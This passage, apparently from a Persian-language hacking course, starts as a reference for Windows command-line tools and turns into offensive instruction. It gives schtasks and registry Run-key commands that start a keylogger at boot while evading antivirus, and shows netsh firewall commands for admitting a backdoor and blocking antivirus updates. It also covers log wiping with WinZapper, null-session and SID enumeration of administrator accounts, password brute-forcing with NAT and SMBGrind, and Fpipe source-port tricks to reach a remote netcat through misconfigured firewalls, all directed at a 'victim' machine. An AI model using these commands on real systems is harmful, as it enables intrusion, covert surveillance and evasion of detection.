۲۲	Net statistics	Ж	Ж	–	Ж	–	نمایش آماری درباره یک سرور یا ایستگاه کاری.
۲۳	Net stop	Ж	Ж	Ж	Ж	Ж	توقف یک سرویس خاص.
۲۴	Net time	Ж	Ж	Ж	Ж	Ж	نمایش زمان جاری یا تنظیم زمان با سروری تحت عنوان time server پورت ۱۳ که به همین منظور تدارک دیده شده است.
۲۵	Net use	Ж	Ж	Ж	Ж	Ж	اتصال یا قطع اتصال از یک سیستم حاوی منبع مشترک ؛ نمایش اطلاعات در مورد منبع مشترک.

۲۶	Net user	Ж	–	Ж	–	Ж	حذف یا اضافه یک حساب کاربردی از لیست کاربران موجد در شبکه.
۲۷	Net ver	–	Ж	–	Ж	–	نمایش نسخه مور استفاده از Workgroup redirector .
۲۸	Net view	Ж	Ж	Ж	Ж	Ж	نمایش لیستی از منابع مشترک موجد بر روی یک رایانه خاص یا تمام رایانه ها ی موجد در یک زیر شبکه (اصطلاحا sub net)

خوب این هم از این !!! من فقط کار دستور ها را گفتم کاربرد تک تک آنها با خودتان !!!

دستور Ping :

این دستور برای تشخیص بالا (فعال بودن ماشین) یا پایین بودن یک ماشین است . البته میشود IP یک سایت را با این دستور بدست آورد البته زیاد جالب نیست (معمولا شماره IP ماشین سرویس دهنده وب را میدهد) که آدرس سایت را نوشت و IP سایت را کشف کرد !!

دارای یک سری سویچ است که توضیحات آن را مشاهده میکنید.

سویچ t– : آنقدر مقصد را پینگ میکند تا شما تا اینکه شما دستور توقف را صادر کنید .
سویچ a– : آدرس IP مقصد را به اسم میزبان تبدیل میکند.
سویچ n– : تعداد بسته هایی را که فرستاده میشود مشخص میکند.
سویچ l– : اندازه بسته هایی را که فرستاده میشود مشخص میکند.
سویچ f– : در بسته های که فرستاده میشود پرچم IP Do not Fragment را یک قرار میدهد.
سویچ i– : در بسته هایی که فرستاده میشود مقدار TTL را مشخص میکند. (با عبور بسته شما از هر ماشین یک واحد از آن کم میشود و در صورت صفر شدن این پارامتر حذف میشود بسته شما ؛ که با این مکانیزم فرمان tracert.exe کار میکند برای کشف تعداد ماشینهای شما و مقصد مور نظرتان).
سویچ v– : مقدار IP Type of Service را برای بسته های Echo Request مشخص میکند.
سویچ r– : آدرس IP مسیریاب ها را برای تعداد هاپ مشخص شده ثبت میکند.
سویچ s– : مهر زمانی مسیریاب ها را برای تعداد هاپ مشخص شده ثبت میکند.
سویچ j– : فهرست برخی از مسیریاب ها را که بسته ها باید از آن استفاده کنند را مشخص می کند.
سویچ k– : فهرست کل مسیریاب ها را که بسته ها باید از آنها استفاده کنند را مشخص میکند.
سویچ w– : مدت زمانی که سیستم باید منتظر هر پاسخ بماند را مشخص میکند.

باز هم من فقط پارامتر ها را توضیح دادم و ادامه کار با خودتان !!

فرمان Tracert :

این فرمان برای مشخص کردن مسیری است که برای رسیدن بسته اطلاعاتی شما به هدف مورد استفاده قرار گرفته است.
دارای چهار سویچ است که توضیح آنها در زیر آمده است .

سویچ d– : با استفاده از این سویچ فقط در نمایش نتایج IP ها نشان داده میشود.
سویچ h– : با استفاده از این سویچ حداکثر تعداد ماشینها را مشخص میکنید که البته پیش فرض ۳۰ است که کافی است.
سویچ j– : با استفاده از این سویچ از یک فایل استفاده میکنیم .
سویچ w– : مدت زمانی که سیستم باید منتظر هر پاسخ بماند را مشخص میکند.

دستور Telnet :

این دستور برای وصل شدن به یک پورت خاص است به این صورت که :

C :\> telnet xxx.xxx.xxx.xxx *port number*

دستور Route :

این فرمان برای مشاهده جدول مسیر یابی و اضافه یا حذف کردن اقلام آن است. (جدول مسیر یابی برای تعیین می کند هر بسته باید سر از کجا در بی آورد !!).

ROUTE [-F] [-P] [command [destination] [MASK netmask] [gateway] [METRIC metric] [IF interface]]

متغییر command یکی از این چهار مقدار را می گیرد:

اگر به فرمان سویچ PRINT– را اضافه کنید محتوای جدول را مشاهده میکنید .
ADD- : یک فقره جدید در جدول مسیر یابی ایجاد میکند.
DELETE- : یک فقره از جدول مسیر یابی را حذف میکند.
CHANGE- : پارامترهای یکی از مقادیر جدول مسیر یابی را تغییر میدهد.

سایر پارامترهای خط فرمان :
f- : همه اغلام جدول مسیر یابی را حذف میکند.
p- : اگر همراه سویچ add به کار رود یک فقره دائمی ایجاد میکند.
destination - : آدرس شبکه یا میزبان فقره های از جدول مسیر یابی که اضافه یا حذف میشود و یا تغییر داده میشود را مشخص می کند.
MASK netmask - : ماسک زیر شبکه متناظر با آدرس مشخص شده توسط متغیر destination را مشخص میکند.
gateway - : آدرس مسیر یابی که برای دستیابی به آدرس میزبان یا شبکه مشخص شده توسط متغیر destination به کار رفته است را مشخص میکند.

فرمان Netstat :

خوب این فرمان شکل عمومی آن به صورت زیر است :

NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

	سویچ	توضیحات سویچ
۱	-a	تمامي پورت هايي كه در وضعيت شنود (listening) به سر ميبرند به همراه بقيه اتصالات (connections) نشان مي دهد.
۲	-e	آمار اترنت (Ethernet) را نشان مي دهد.
۳	-n	آدرس ها و اعداد پورت ها را به فرم عددي نشان مي دهد.
۴	-s	تمامي اتصالات (connections) مربوط به پروتكلي كه توسط proto مشخص شده را نشان مي دهد.
۵	-p proto	تمامي محتويات جدول مسير يابي (routing table) را نشان مي دهد.
۶	-r	آمار هر پروتكل را نشان مي دهد. در حالت پيش گزيده آمار پروتكل هايTCP، UDPو IP نشان داده مي شود.
۷	interval	آمار انتخابي را مجددا به نمايش در مي آورد.

دستور Ipconfig :

خوب اگر دستور را با پارامتر /all به کار ببرید ،،، خوب به بینید چه میشود. تابلو !!
اگر دستور را با پارامتر /release و /renew به کار ببرید برای تقاضای خاتمه دادن یا تمدید اجاره یک ایستگاه کاری از سرویس DHCP هم میتوان استفاده کرد.
اگر دستور را با پارامتر H– به کار ببرید لیست پارامتر ها را مشاهده می کنید.

فرمان Nbtstat :

هنگام کنترل کننده های تعیین دامنه و یا سرویس دهنده هدف قادر به بکارگیری این فرمان خواهیم بود تا جدول اسامی را از سرویس دهنده هدف بدست آوریم. و کلا جهت تشخیص اطلاعات مفید در باره سرویس دهنده هدف است .

```
C:\>nbtstat

Displays protocol statistics and current TCP/IP connections using NBT
(NetBIOS over TCP/IP).

NBTSTAT [ [-a RemoteName] [-A IP address] [-c] [-n]
      [-r] [-R] [-RR] [-s] [-S] [interval] ]

 -a   (adapter status) Lists the remote machine's name table given its name
 -A   (Adapter status) Lists the remote machine's name table given its
                       IP address.
 -c   (cache)          Lists NBT's cache of remote [machine] names and their IP
addresses
 -n   (names)          Lists local NetBIOS names.
 -r   (resolved)       Lists names resolved by broadcast and via WINS
 -R   (Reload)         Purges and reloads the remote cache name table
 -S   (Sessions)       Lists sessions table with the destination IP addresses
 -s   (sessions)       Lists sessions table converting destination IP
                       addresses to computer NETBIOS names.
 -RR  (ReleaseRefresh) Sends Name Release packets to WINS and then, starts Refresh

 RemoteName   Remote host machine name.
 IP address   Dotted decimal representation of the IP address.
 interval     Redisplays selected statistics, pausing interval seconds
              between each display. Press Ctrl+C to stop redisplaying
              statistics.
```

دستور Getmac :

جهت کسب اطلاعات انتقالی شبکه از سرویس دهنده هدف میتوان از فرمان مزبور استفاده کرد. این ابزار نشانی MAC سرویس دهنده هدف و ... را به ما نمایش میدهد و البته به اتصال Null Session احتیاج دارد.

دستور ARP :

این فرمان رابطه بین آدرس فیزیکی (MAC) ماشین های مستقر در یک شبکه اینترنت را با آدرس IP ان ماشین در زیر شبکه (SUB NET) آشکار میکند.
هر کاربری از شبکه قادر است رابطه مزبور یا آدرس IP خود را دستخوش تغییر کند و هویت دیگران را جعل کند !! این دستور بالا برای تشخیص این کار است.

Disk Part

دستوری به نام Disk Part وجود دارد که از داخل ویندوز می توان به وسیله ی آن پارتیشن بندی کرد . اول دستور DiskPartرو تایپ کرده و وارد محیط برنامه می شید . برای ساخت پارتیشن جدید بسته به نوع آن از دستور های زیر استفاده می شه :

Create Partition Primary Size= [n]
Create Partition Logical Size =[n]
Create Partition Extended Size=[n]

Microsoft DiskPart version 5.1.3565

بعد با دستور format درایو ها رو فرمت می کنید .

SchTasks

شما حتما با برنامه Scheduled Tasks در ویندوز کار کرده اید . این برنامه که رابطی در محیط گرافیکی دارد می تواند طوری تنظیم شود که در یک زمان یک برنامه را اجرا کند . توسط دستور SchTasks می توان تنظیمات این برنامه را به صورت Command-Line انجام داد .

به دلیل ساده بودن سوییچ ها از توضیح آنها صرف نظر کرده و فقط به مثال هایی از این دستور اکتفا می کنیم .شکل کلی این دستور به شکل زیر است :

SchTasks /Create or ... /TN [TaskName] /TR [TaskToRun] /SC [ScheDuleType] /MO [ModiFier]

در قسمت اول که مشخص می کنیم میخواهیم Task را ایجاد .پاک و یا ... کنیم .

در قسمت TN/ نامی را برای Taskخود انتخاب می کنیم .

در قسمت TR/ مسیر برنامه ای را که می خواهیم اجرا شود را مشخص می کنیم . (اگر فرد تیز هوشی باشید می توانید دستورات خود را هم اجرا کنید . به این صورت که دستورات را داخل Notepad می نویسید و بعد با پسوند Bat ذخیره می کنید و بعد آدرس این فایل را میدهید)

در قسمت SC/ قالب اجرای برنامه را مشخص می کنید که می تواند شامل Monthly - Weekly - Daily - Minute - Once - OnStart - OnLogonباشد . و در قسمت MO/ می توان زمان و تاریخ اجرای برنامه را تعریف نمود . این دستور برنامه ی مورد نظر را هر ۱۰ دقیقه اجرا می کند :

SchTasks /Create /TN "MOJY" /TR c:\windows\system32\Keyloger.exe /SC minute /MO 10

این دستور برنامه ی مورد نظر را در هنگام بالا آمدن ویندوز اجرا میکند :

SchTasks Create /TN "MOJY" /TR c:\windows\system32\Keyloger.exe /SC onStart

از این دستور بجای اجرای خودکار برنامه از طریق ریجستری می توان استفاده کرد و از دست AntiVirus تا حدودی فرار کرد . البته اگر فردی به این دستورات کاملا تسلط داشته باشد با سوییچ Query/ این دستور می تواند از این موضوع مطلع شود . با اضافه کردن سوییچ SD/ به آخر این دستور و دادن تاریخ مورد نظر به صورت mm/dd/yyyy میتوان برنامه را در یک تاریخ معین اجرا کرد . برای پاک کردن یک Task از سوییچ Delete/ به صورت زیر می توان استفاده کرد :

SchTasks /Delete /TN [TaskName]

برای متوقف کردن Task بئین صورت میتوان عمل کرد :

SchTasks /End /TN [TaskName]

برای دیدن تمام Task ها بدین صورت عمل می کنیم :

SchTasks /Query

بسته به خلاقیت شما میتوان دستورهای جالبی را خلق کرد .

یکی از مزیت های دیگر این دستور این است که ما نمی خواهیم هنگامی که داخل کامپیوتر قربانی هستیم دستوری را اجرا یا برنامه ای را فعال کنیم چون ممکن است باعث گیر افتادن ما شود . برنامه را کوک می کنیم برای موقعی که ما از سیستم قربانی بیرون رفته ایم .

Reg

آیا می دانید که از طریق خط فرمان هم امکان ویرایش در **Registry** وجود دارد ؟ بله می شود . با دستور **Reg** میتوان این کار را عملی کرد . به شرح این دستور می پردازیم . همان طور که می دانید ریجستری دارای ۵ شاخه یا Root Key میباشد . در این دستور این ۵ شاخه به صورت زیر تعریف شده اند :

HKEY_CURRENT_USER --> HKCU
HKEY_LOCAL_MECHINE --> HKLM
HKEY_CLASSES_ROOT --> HKCR
HKEY_USER --> HKU
HKEY_CURRENT_CONFIG --> HKCC

مقدار ها هم به صورت زیر تعریف شده اند :

BINARY VALUE --> REG_BINARY
DWORD VALUE --> REG_DWORD
STRING VALUE --> REG_EXPAND_SZ

به دلیل ساده بودن سوییچ ها از توضیح آنها صرف نظر کرده و فقط به مثال هایی از این دستور اکتفا می کنیم . برای پیدا نمودن یا انجام یک پرس و جو از یک مقدار در ریجستری بدین صورت عمل میکنیم :

Reg Qurey [RootKey] /v [ValueName]

Reg Query HKLM\software\microsoft\windows\currentversion\Run /v Keyloger

برای ایجاد یک مقدار در ریجستری بدین صورت عمل می کنیم :

Reg Add [RootKey] /v [ValeuName] /t DataType /d Data

Reg Add HKLM\software\microsoft\windows\currentversion\Run /v Keyloger /t REG_EXPAND_SZ /d '%systemRoot%\system32\keyloger.exe'

برای پاک کردن یک مقدار از ریجستری بدین عمل می کنیم :

Reg Delete [RootKey] /v [ValueNme]

Reg Delete HKLM\software\microsoft\windows\currentversion\Run /v Keyloger

Sc

مدیریت سرویس ها یکی از مهمترین کارهای اساسی یک مدیر شبکه است . Stop - Run - Disable - Enable کردن سرویس ها . گرفتن اطلاعات در مورد یک سرویس خاص و کارهای دیگری که در مدیریت سرویس ها قابل انجام است . همه این کارها را از طریق خط فرمان و با دستور **Sc** می توان انجام داد .این دستور دارای سوییچ های بسیار متعدد است که البته چند مورد از آنها که توضیح داده می شود مور نیاز ما هستند .

سوییچ های مورد نیاز ما Qurey - Strat - Stop - Pause - Continue - Config میباشند که در مورد هر کدام مثال هایی خواهیم زد .

برای دیدن تمام سرویس های Run - Disable و ... از این دستور استفاده می کنیم :

```
Local     --> Sc Query Type= service state= all
Remote --> Sc \\[IP Address ] Query type= service state= all
```

برای دیدن تمام سرویس های فعال :

```
Sc Query type= service state= Active
```

برای دیدن تمام سرویس های غیر فعال :

```
Sc Query type= service state= inactive
```

برای دیدن اطلاعات کامل در مورد یک سرویس :

```
Sc qc [ServiceName]
```

برای Start - Stop - Pause - Continue کردن یک سرویس به ترتیب :

```
Sc Start [ServixeName]
Sc Stop [ServixeName]
Sc Pause [ServixeName]
Sc Continue [ServixeName]
```

سرویس ها را به سه صورت می شه Config کرد : Disable – Manoel - Automatic کردن سرویس به صورت Config :

```
Sc Config [ServiceName] Start=Auto
```

Config کردن سرویس به صورت Manoel:

```
Sc Config [ServiceName] start=Demand
```

Configکردن سرویس به صورت Disable:

```
Sc Config [ServiceName] Start=Disabled
```

EventQuery

مدیریت Log File ها نتنها در ویندوز بلکه در تمام سیستم عامل ها و وب سرور ها و در تمام روتین های امنیتی کاری بسیار مهم و ضروری است . این Log File ها مانند یک IDS کوچک هستند . چرا که تمام فعالیت های امنیتی . کاربردی و سیستمی را Monitor کرده و از آنها Log بر میدارند . مطالعه این فایلها در تشخیص نفوذ به ما خیلی کمک می کنند . سیستم عامل ویندوز دارای یک ابزار گرافیکی و یک ابزار خط فرمان برای مطالعه این Log File ها می باشد که ما ابزار خط فرمان ویندوز را توضیح میدهیم .

با استفاده از فرمان **EventQuery** میتوان این فایل ها را مشاهده کرد .

EventQuery [LogNmae]

که برای دیدن Log های Security - Application - System به ترتیب از دستور های زیر استفاده می کنیم :

EvenQuery /L "Security"
EvenQuery /L "Application"
EvenQuery /L "System"

اما با این دستور این Log File ها را فقط می توان مشاهده نمود و نمی توان آنها را ویرایش کرد . توسط برنامه **WinZapper** که دارای حجم بسیار کمی هم هست می توان به صورت Local نوع Log File را مشخص نمود و تک ، تک آن ها را پاک کرد . این برنامه رو می توانید از سایت http://www.NtSecurity.nu به صورت رایگان Download کنید .

دستور Convert :

توسط این دستور بدون نیاز به Fdisk مجدد می توان فت یک درایو را از Fat 16 به NTFS تغییر داد :

Convert [DraiveName]:/fs:NTFS
Convert c:/fs:NTFS

پیکر بندی دیوار آتش ویندوز تحت خط فرمان !!!

اول از همه بگم که این وصف فقط برای ویندوز XP SP2 صدق میکنه !! خوب برای اینکه این کار را انجام بدهیم از ابزار تحت خط فرمانی ویندوز به نام netsh استفاده میکنیم !!!

خوب شکل کلی تمام دستورات این ابزار به صورت زیر است :

Usage: netsh [-a AliasFile] [-c Context] [-r RemoteMachine] [Command | -f ScriptFile]

اما چون ما فقط در اینجا فقط پیکر بندی دیوار آتش ویندوز را مد نظر داریم به صورت ثابت اینگونه مینویسیم :

C:\> netsh firewall [فرمان]

زیاد سخت نگیرید کم ، کم یاد میگیرید !! قابل ذکر است ما از این به بعد قسمت netsh firewall را دیگر برای صرفه جوی در تایپ نمی آوریم ولی شما برای اجرای دستورات باید آن را قبل از تمام دستورات بنویسید !!

	فرمان	توضیح
۱	**add** *allowedprogram*	با این فرمان میتوانید مجوز دسترسی یک برنامه خاص را به شبکه بدهید ، مثلا یک Back Door و ... !!

۲	**add** *portopening*	با این فرمان میتوانید یک پورت خاص را باز کنید ، تا صفا کنید !!!
۳	**delete** *allowedprogram*	با این فرمان میتوانید از دسترسی یک برنامه خاص ، برای ارتباط با شبکه جلوگیری کنید !! مثلا جلوی دسترسی ویروس یاب و Win Update را بگیرید !!
۴	**delete** *portopening*	با این فرمان میتوانید یک پورت خاص را ببندید ، (شبکه را با این کار خود مختل کنید !!)
۵	**reset**	اگر از این سوییچ استفاده کنید ، پیکربندی دیوار آتش ویندوز به حالت پیش فرض خودش باز میگردد !!
۶	**set** *allowedprogram*	با استفاده از این سوییچ میتوانید ، پیکربندی برنامه های را که مجوز دسترسی به شبکه دارند مشاهده کرده و تغیرات لازم را اجرا کنید !!!
۷	**set** *icmpsettings*	با انتخاب گزینه میتوانید پیکربندی پروتکل ICMP را تغییر دهید و مثلا اگر به وسیله دیوار آتش فیلتر میشود ، یاورش استاد کنید !!
۸	**set** *logging*	پیکربندی فایل ثبت رخداد دیوار آتش را میتوانید مشاهده ویرایش کنید !!
۹	**set** *notifications*	میتوانید پیکر بندی اخطار های دیوار آتش را ، تغییر دهید و البته مشاهده هم بکنید !!
۱۰	**set** *opmode*	میتوانید با این سوییچ این دیوار آتش را فعال و یا غیر فعال کنید و یک سری کار های دیگر !!
۱۱	**set** *portopening*	میتوانید با این سوییچ پیکربندی پورت های باز را تغییر دهید و... !!
۱۲	**set** *service*	با این سوییچ میتوانید پیکر بندی سرویس دهنده ها را تغییر دهید ، البته در ارتباط و رابطه با دیوار آتش !!!
۱۳	**show** *allowedprogram*	این سوییچ نمایش میدهد برنامه هایی را که حق دسترسی به شبکه را دارند و میتواند از دیوار آتش عبور کنند بدون هیچ گونه درد سری !!
۱۴	**show** *config*	پیکربندی دیوار آتش را میتوانید مشاهده کنید !!
۱۵	**show** *currentprofile*	وضعیت جاری دیوار آتش را نمایش میدهد !!
۱۶	**show** *icmpsettings*	وضعیت پروتکل ICMP را نمایش میدهد .
۱۷	**show** *logging*	محتویات فایل ثبت رخداد را نمایش میدهد .
۱۸	**show** *notifications*	وضعیت اخطار های دیوار آتش را نمایش میدهد .
۱۹	**show** *opmode*	وضعیت فعال بودن یا نبودن دیوار آتش را نمایش میدهد .
۲۰	**show** *portopening*	پورت های که حق عبور از دیوار آتش را دارند ، نمایش میدهد .
۲۱	**show** *service*	سرویس های که حق عبور از دیوار آتش را دارند نمایش میدهد .
۲۲	**show** *state*	وضعیت جاری دیوار آتش را نمایش میدهد .

مثال :

```
D:\>netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = None
```

```
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-----------------------------------------------------------------
1029   TCP       IPv4     D:\WINDOWS\System32\MQSVC.EXE
1028   UDP       IPv6     D:\WINDOWS\System32\
2103   TCP       IPv4     D:\WINDOWS\System32\MQSVC.EXE
2105   TCP       IPv4     D:\WINDOWS\System32\MQSVC.EXE
2107   TCP       IPv6     D:\WINDOWS\System32\
135    TCP       IPv4     D:\WINDOWS\System32\MQSVC.EXE
3527   UDP       IPv4     D:\WINDOWS\System32\MQSVC.EXE
1801   TCP       IPv4     D:\WINDOWS\System32\MQSVC.EXE
2869   TCP       IPv4     (null)
1900   UDP       IPv4     (null)
```

ابزار های تک منظوره

اهداف : هدف این بود چون یک سری ابزار را نمیشود در هر جای معرفی کرد آنها را جمع کردم اینجا آوردم بیشتر این برنامه ها تک کاربرده و برای شرایط خاصی هستند ولی بسیار مفید !!

- **فصل نوزدهم :** آموزش و معرفی ابزار های برای ویندوز .

- معرفی اصطلاح NULL CONNECTION
- آموزش و معرفی ابزار Dump SE
- آموزش و معرفی ابزار USER 2 SID و SID 2 USER .
- آموزش و معرفی ابزار NAT با نام کامل Net Bios Auditing .
- آموزش و معرفی ابزار SMB Grind .
- آموزش و معرفی ابزار Somarsoft Dump Reg .
- آموزش و معرفی ابزار Fport .
- آموزش و معرفی ابزار Loggedon .
- آموزش و معرفی ابزار NT Last .
- معرفی ۷۵ برنامه برتر امنیتی !!

ابزارهای مفید برای ویندوز :

مقدمه :

این ابزارهایی که این جا معرفی میکنم ابزارهایی خوب هستند که کارایی عالی دارند البته اکثرا برای یک کار خاص هستند و البته داخل ویندوز نیستند !!

آموزش برنامه های تغییر مسیر پورت :

این کار در مواقعی که البته نادر هم نیست بسیار انجام میشود. برای این منظور از دو برنامه Datapipe و Fpipe استفاده میشود که اولی پدر دومی است و مثل روال همیشگی اول بری خانواده لینوکس ساخته شد . ابزار دومی برای ویندوز است و بدون هیچگونه اغراق تمام حرفه ایی ها قبول دارند که بر خلاف سنت این دفعه ابزار ویندوز قوی تر است.
این لازم بگم که این ابزار(Datapipe) با این کارایی خفن فقط با ۱۰۰ خط برنامه نوشته شده است برنامه نویس ها میدانند من چی میگم !!

ابزار Fpipe :

این کار برای تغییر مسیر ماشین Client حین فرآیند در خواست سرویس وب و.. انجام میدهیم !!
بعد از اجرای این برنامه با سویچ h– (همان سویچ Help است) شکل زیر را مشاهده میکنید:

```
C :\> fpipe.exe –h
-? / -h      -show this help test.
-c           - maximum allowed simultaneous TCP connection. Defaults is 32
-i           - listening interface IP Address.
-l           - remote port number
-s           - outbound source port number.
-u           - UDP  mode.
-v           - Verbose mode.
```

خوب گزینه های تابلوی دارد مثلا مثل بقیه برنامه ها سویچ v– جزئیات پیشرفت کار را نمایش میدهد ؛ سویچ u– برای پورت های UDP استفاده میشود .... که البته توضیح میدهم اساسی نگران نباشید چون فکر میکنم تا به حال با این آشنایی نداشته باشید.
با مثال جلو میروم که کارای هم داشته باشد !!
خوب مثلا ما میخواهیم ترافیک وب را از روی پورت ۸۰ که البته استاندارد این کار هم هست به پورت ۹۰۸۰ منتقل کنیم تا حال کنیم !!
برای این منظور مینویسیم :

```
C :\> fpipe –l 9080 –r 80 www.google.com
Pipe connected:
    In :        127.0.0.1 : 1917  →  127.0.0.1 : 9080
    Out :    192.168.0.148 :1972  →  216.239.33.101 : 80
```

این برنامه گزارش اتصال های موجد را هنگامی که کلید Ctrl+C را برای آن فشار ندهید برای شما نمایش میدهد. خوب توجه کنید این برنامه علاوه بر آدرس IP مبدا و مقصد و همچنین شماره پورت منبع هر اتصال را نیز نمایش میدهد.
با استفاده از سویچ s– می توان امکان بهره برداری بیشتر از مشخصه پورت را در اختیار برنامه قرار داد. به مثال زیر توجه کنید.

```
C: \> fpipe –l 139 –r 139 s 88 192.168.97.154
```

شاید با نگاه اول به این مثال فکر کنید که من دیوانه ام که ترافیک NetBIOS را دوباره به خودش برگرداندم مزیت این کار در این نهفته است که همه ترافیک SMB در فرآیند تغییر مسیر فوق از یک پورت منبع واحد (پورت شماره ۸۸) جاری میشود. از این کار میشود جهت خنثی سازی تاثیر دیوارهای آتشی استفاده کرد که بگونه نا مناسب پیکر بندی شده اند. پورت های قابل توجه دیگر برای این فرایند عبارتند از ۲۰ و ۲۵ و ۵۳ و ۸۰ .
یک مثال دیگر میزنم بهتر یاد بگیرید !!

به عنوان مثال اگر میزبان Remote دارای NC در پورت ۱۰۰۰ باشد ، از Fpipe جهت برقراری ارتباط با آن وسیله پورت مبدا متفاوت استفاده میکنیم و در رایانه خودمان دستور زیر را وارد میکنیم :

C :\> Fpipe.exe –l 23 –s 25 –r 1000 xxx.xxx.xxx.xxx

این دستور Fpipe را برای ارتباطی در پورت ۲۳ ایجاد میکند. بوسیله Telnet جهت برقراری ارتباط با پورت ۲۳ برای دستگاه آزمایش ، ترافیک برای پورت ۱۰۰۰ در میزبان Remote با IP xxx.xxx.xxx.xxx تعیین خواهد شد که از پورت مبدا ۲۵ استفاده میکند. اکنون قادر به استفاده از NC از راه دور هستیم !!

۱- Null Connection :

خوب این یک ابزار نیست بلکه به نوع خاصی ارتباط بین دو کامپیوتر میگویند که مهمان که درخواست ارتباط را فرستاده است تا پایان نشست ناشناس باقی بماند .
این نوع ارتباط معمولا بدون نام کاربر و کلمه عبور برقرار میشود ، از دستور NET USE جهت برقراری ارتباط با اشتراک پیش فرض IPC$ در سیستم ویندوز NT استفاده میکند. با اتصال این نوع میتوان اطلاعاتی درباره کاربر ، گروه ، و... به دست آورد. این اتصال نیاز به باز بودن پورت ۱۳۹ دارد .
شکل عمومی دستور به صورت زیر است :

C :\> net use \\ server name \ipc$ (( )) User (( ))/

۲- ابزار Dump SEC :

این ابزار دریافت اطلاعات فوق العاده در باره سرویس دهنده ها و کاربران آنها است . احتیاج به نشست Null دارد . میتوان آن را روی ماشین قربانی فرستاد و بعد در آنجا اجرا کرد و جواب ها را مشاهده کرد .
در مجموع کارایی آن عالی است و اگر به خط فرمان قربانی دست رسی دارید حتما این را امتحان کنید .

۳- ابزار SID 2 User و User 2 SID :

یک نمونه این را بالا تر ها معرفی کردم. در مواقعی که Restrict Anonymous در Registry برابر با ۱ تنظیم شده باشد خیلی از ابزارهای بالا جواب برای ما برنمی گرداند در این واقع ما از این دو ابزار برای فهمیدن SID مدیر که برابر با ۵۰۰ نیز هست استفاده میکنیم.
این ابزار هم نیاز به یک نشست Null دارد . به منظور به کارگیری User 2 SID نخست باید Null برای سرویس دهنده ایجاد کرد و سپس User 2 SID را بر خلاف سرویس دهنده هدف و یک گروه شناخته حساب را برای تعیین شناسه SID راهاندازی کرد.ترتیب پایین SID دستگاه هدف را باز میگرداند :

C :\> user 2 sid \\ server-name “ domain user “

سپس این وسیله SID را برای سرویس دهنده باز میگرداند. اکنون که SID دستگاه و شناسه نسبی (RED) گروه مدیریت را در اختیار دارید ، قادر به راه اندازی SID 2 User جهت تعیین IDS کاربر خواهید بود که از مدیران به حساب می آیند. ترتیب این دستور به صورت زیر است:

C :\> SID 2 User \\ server-name \ machine-sid admin-RID

۴- ابزار NAT و یا با نام کمال Net BIOS Auditing Tool :

این ابزار برای تست کلمات عبور بر روی یک کاربر و یا فهرستی از کاربران با مکانیزم Brute Force است که البته کلی رد پا از خودش به جا میگزارد و کند نیز هم است ولی کارای آن خوب است !!
این ابزار آنقدر کار میکند تا یک نام کاربر و کلمه عبور به درد بخور (معتبر) پیدا کند بعد متوقف میشود !!شکل کار با این به صورت زیر است :

C :\> nat –O out put.txt –u user list.txt –p passlist.txt xxx.xxx.xxx.xxx

۵- ابزار SMB Grind :

این ابزار هم دقیقا مثل بالای است و از همان مکانیزم استفاده میکند ولی فرق این با بالایی این است که خیلی سریع تر است کار با این هم ساده است شکل عمومی دستور در این برنامه به صورت زیر است :

C :\> smbgrind –i IP address –r Net BOIS -v

دارای یک تعدادی سویچ هست که به خودتان توضیحات آن را واگذار میکنم .

۶- ابزار Somarsoft DumpReg :

این ابزار امکان تقاضای اطلاعات registry را از سرویس دهنده راه دور فراهم میکند. این ابزار احتیاج به اتصال NULL دارد که باید با دستور NET USE ایجاد کنید. این را بگویم هم که این ابزار گرافیکی است .

۷- ابزار Fport :

این ابزار قادر است رابطه موجد میان پورت های TCP و UDP ماشین قربانی را با برنامه های در حال اجرا بر روی این ماشین آشکار کند. توصیه میکنم که اگر به خط فرمان قربانی دسترسی دارید از این برنامه استفاده کنید تا موقعیت انواع مختلفی از برنامه هایی که امکان ورود به سیستم را به شما میدهد را برای شما آشکار کند.

۸- ابزار Loggedon :

این ابزار برای این است که ببینیم چه کسانی و البته از چه راه هایی به ماشین هدف دسترسی دارند. این هم ذکر کنم که سویچ و.. ندارد و یک فرمان تنها است و البته این ابزار کار برانی و البته روشهای اتصال قانونی را فقط نمایش میدهد و امثال خودمان را نمایش نمیدهد !!

۹- ابزار NT Last :

این ابزار دقیقا کارای بالا را دارد با این تفاوت که کاربرانی و روشهای اتصال که قبل به ماشین هدف متصل بودن و الان متصل نیستند را نشان میدهد!!

۱۰ – ابزار Hping 2 :

این ابزار همه کاره است ، از پویشگر پورت گرفته تا کشف کننده قواعد دیوار آتش و کار کردن با این یک مقداری نیاز به اطلاعات پایه ای و ... دارد . خوب برای شروع کار ، با مثال شروع میکنیم !!!

```
[root@originix hping2-rc]# ./hping2 -c 4 -n -i 2 192.168.1.101
HPING 192.168.1.101 (eth0 192.168.1.101): NO FLAGS are set, 40 headers +
 0 data bytes
len=46 ip=192.168.1.101 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
len=46 ip=192.168.1.101 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
len=46 ip=192.168.1.101 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
len=46 ip=192.168.1.101 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms

--- 192.168.1.101 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

خوب این برنامه به صورت پیش فرض از بسته های TCP استفاده میکند و این بسته ها را با پنجره ای به اندازه ۶۴ بایت و بدن محتوا و بدن تنظیم هیچ گزینه ای میفرستد . در مثال بالا تعدادی سوییچ به کار رفته که به ترتیب عبارتند از : 4 c- یعنی اینکه تعداد ۴ بسته

را برای مقصد ارسال میکند ؛ n- باعث میشود که برنامه آدرس IP را به نام تبدیل نکند . ؛ گزینه i 2- باعث میشود که بین هر ارسال یک فاصله ۲ ثانیه ای صبر کند .

- حتما تا به همین جا به طور کاملا واضح فهمیده اید که اگر روی شبکه شما یا هدف بسته های ICMP فیلتر شود این ابزار به شما کمک بسیار بزرگی میکند چون به صورت پیش فرض از بسته های TCP استفاده میکند .

حال که با گزینه ها استفاده شده در مثال آشنا شدید برویم به سراغ نتایج حاصله !!

- در اول هر خط یک متغیری به نام Len وجود دارد که به معنی اندازه بسته بازگشتی است
- متغییر IP هم که مشخص است یعنی چه .
